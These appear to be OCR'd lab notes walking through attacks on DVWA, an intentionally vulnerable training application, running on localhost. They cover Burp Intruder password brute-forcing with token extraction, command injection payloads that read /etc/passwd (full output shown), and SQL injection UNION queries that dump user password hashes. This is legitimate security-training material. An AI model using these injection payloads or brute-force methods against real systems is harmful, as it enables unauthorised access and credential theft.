
1 is for username and 2 is for password

(e.g. users.txt and 500-worst-password.txt)

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack


- Brute Force (Hard)
    - Burp



Request	Payload 1	Payload 2	Status code	Response received	Error	Redirects fo...	Timeout	Length	welcome	incorrect ^	value='	Comment
2	password	17340fd109b66dd1fb651b096105d63d	200	2		0		4750	1		2269df9283be34cd1b8c9b34308ea...	
0			200	17		1		4736		1	d543f2d90a2caf184dfda66463ea7...	
1	123456		200	5		1		4736		1	17340fd109b66dd1fb651b096105d...	
3	12345678	2269df9283be34cd1b8c9b34308ea8eb	200	2		0		4707		1	82581b0832e9e50952580c6f0683b...	
4	1234	82581b0832e9e50952580c6f0683b27f	200	2004		0		4707		1	c12b53db4c67f937773c8b19f40433...	
5	pussy	c12b53db4c67f937773c8b19f4043375	200	1003		0		4707		1	267744d005cf9fb2ecc9acf5f1fa0593	
6	12345	267744d005cf9fb2ecc9acf5f1fa0593	200	2		0		4707		1	37a47fd38dc2e06d871fc36b951533...	
7	dragon	37a47fd38dc2e06d871fc36b951533b7	200	4		0		4707		1	00f05513392b51cf6f4eb2178b8505...	
8	qwerty	00f05513392b51cf6f4eb2178b850583	200	3004		0		4707		1	dd2fc3d77993443f814c04530d0ac...	
9	696969	dd2fc3d77993443f814c04530d0ac121	200	2003		0		4707		1	936029bff1eabc2fad44d27989945...	
10	mustang	936029bff1eabc2fad44d279899457ae	200	1003		0		4707		1	28a19778711338fd8adacc70c59afc87	
11	letmein	28a19778711338fd8adacc70c59afc87	200	3002		0		4707		1	11f3e1372d474cd6168418057579a...	
12	baseball	11f3e1372d474cd6168418057579a41d	200	2002		0		4707		1	ff2c595dd923d93344bc52e5ceecbcf7	
13	master	ff2c595dd923d93344bc52e5ceecbcf7	200	2003		0		4707		1	6cd3926d5820df26db315b3e96bd0...	
14	michael	6cd3926d5820df26db315b3e96bd0aca	200	2		0		4707		1	f65715fe007b8ff44c1e48a90301c3...	
15	football	f65715fe007b8ff44c1e48a90301c3b0	200	1005		0		4707		1	466bde634580c3b703e4074821af...	
16	shadow	466bde634580c3b703e4074821af8801	200	3002		0		4707		1	5abe555e5149da417a971bb33b87a...	
17	monkey	5abe555e5149da417a971bb33b87a74a	200	3002		0		4707		1	52a9fc1f4a9c66677bc2ab6d2870a9...	
18	abc123	52a9fc1f4a9c66677bc2ab6d2870a937	200	3002		0		4707		1	cb74300761bb02214e16b783da729...	
19	pass	cb74300761bb02214e16b783da7291e2	200	4		0		4707		1	1ac8b61ddd84ee1b9a8dbba158a63...	
20	fuckme	1ac8b61ddd84ee1b9a8dbba158a63381	200	3004		0		4707		1	ff2d29d12dc63677c901ec0c7eae8fa4	
21	6969	ff2d29d12dc63677c901ec0c7eae8fa4	200	2006		0		4707		1	8701c922de59c44e79e49cd05ebad...	
22	jordan	8701c922de59c44e79e49cd05ebad5af	200	3		0		4707		1	a693781114da20b004ae512a8f637...	
23	harley	a693781114da20b004ae512a8f6378a3	200	2010		0		4707		1	e665f76d7ff394b1aed62f0e3ec1e4be	
24	ranger	e665f76d7ff394b1aed62f0e3ec1e4be	200	3002		0		4707		1	3a76113f843a4b15f82db55e6de8d9...	
25	iwantu	3a76113f843a4b15f82db55e6de8d999	200	3		0		4707		1	d40be412191c5e6d812e9a2e7224f...	
26	jennifer	d40be412191c5e6d812e9a2e7224f70a	200	2003		0		4707		1	3308ba8531d1dd0828a93aed3b51b...	
27	hunter	3308ba8531d1dd0828a93aed3b51bd70	200	2004		0		4707		1	e4a194c2d1f74ebab6aa35c13fff1ca5	
28	fuck	e4a194c2d1f74ebab6aa35c13fff1ca5	200	3005		0		4707		1	171c426f5d03d360b6a59d3ca61e9...	

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=17340fd109b66dd1fb651b096105d63d HTTP/1.1
Host: 127.0.0.1
```

Payload exploit:




Attack type: Pitchfork

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§aaa§&Login=Login&user_token=§cd898123e5be34dad7aaae384fa7f41c§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```



Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☑ Extract the following items from responses:

From [value='], length 32

Send to intruder

At position tab give the password = §aaa§ and user_token= §token§

Attack type pitchfork

Load the seclist on the payload 1 is simple list and 2 recursive grep

1 is for password and 2 is for token


For payload 2 go to resource pooland make maximum concurrent request = 1

Go to setting tab make the grep extract make start from value=' dan length 32 because it's the token

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack

- Command Injection (Low)



Vulnerability: Command Injection

Ping a device


Enter an IP address: 127.0.0.1 ; cat /etc/passwd | tee /tmp/pa

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.860 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.030/0.240/0.860/0.357 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:110:109::/var/lib/snmp:/bin/false
redis:x:111:111::/var/lib/redis:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:113:114::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:114:115::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:115:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
sslh:x:116:118::/nonexistent:/usr/sbin/nologin
postgres:x:117:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:118:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
_gvm:x:119:122::/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
inetsim:x:121:124::/var/lib/inetsim:/usr/sbin/nologin
geoclue:x:122:125::/var/lib/geoclue:/usr/sbin/nologin
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
statd:x:123:65534::/var/lib/nfs:/usr/sbin/nologin
saned:x:124:127::/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin
rtkit:x:125:128:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:126:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
atta:x:1000:1000:Atta,,,:/home/atta:/usr/bin/zsh
_dvwa:x:128:134::/var/log/dvwa:/usr/sbin/nologin
vboxadd:x:997:1::/var/run/vboxadd:/bin/false
```

Payload exploit:

127.0.0.1 ; cat /etc/passwd | tee /tmp/passwd

- Command Injection (**Medium**)




Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1| cat /etc/passwd
Submit

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:103:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:110:109::/var/lib/snmp:/bin/false
redis:x:111:111::/var/lib/redis:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:113:114::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:114:115::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:115:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
sslh:x:116:118::/nonexistent:/usr/sbin/nologin
postgres:x:117:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:118:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
_gvm:x:119:122::/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:990:990:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
inetsim:x:121:124::/var/lib/inetsim:/usr/sbin/nologin
geoclue:x:122:125::/var/lib/geoclue:/usr/sbin/nologin
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
statd:x:123:65534::/var/lib/nfs:/usr/sbin/nologin
saned:x:124:127::/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin
rtkit:x:125:128:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:126:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
Debian-gdm:x:127:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
atta:x:1000:1000:Atta,,,:/home/atta:/usr/bin/zsh
_dvwa:x:128:134::/var/log/dvwa:/usr/sbin/nologin
vboxadd:x:997:1::/var/run/vboxadd:/bin/false
```

Payload exploit:

127.0.0.1| cat /etc/passwd

- Command Injection (**High**)



Vulnerability: Command Injection

Ping a device


Enter an IP address: 127.0.0.1|pwd

```
/var/www/html/dvwa/vulnerabilities/exec
```

Payload exploit:

127.0.0.1|pwd

- SQL Injection (Low)




Vulnerability: SQL Injection

```
ID: 1'or '1'='1 UNION SELECT * from password
First name: admin
Surname: admin
```

Payload exploit:

1' OR '1'='1'#

- SQL Injection (**Medium**)



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

id=1 UNION SELECT user, password FROM users --&Submit=Submit
```

```
        <input type="submit" name="Submit" value="Submit">
      </p>

    </form>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: admin<br />
      Surname: admin
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: admin<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: gordonb<br />
      Surname: e99a18c428cb38d5f260853678922e03
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: 1337<br />
      Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: pablo<br />
      Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
    </pre>
    <pre>
      ID: 1 UNION SELECT user, password FROM users --<br />
      First name: smithy<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
  </div>

  <h2>
    More Information
  </h2>
  <ul>
    <li>
      <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank"
```

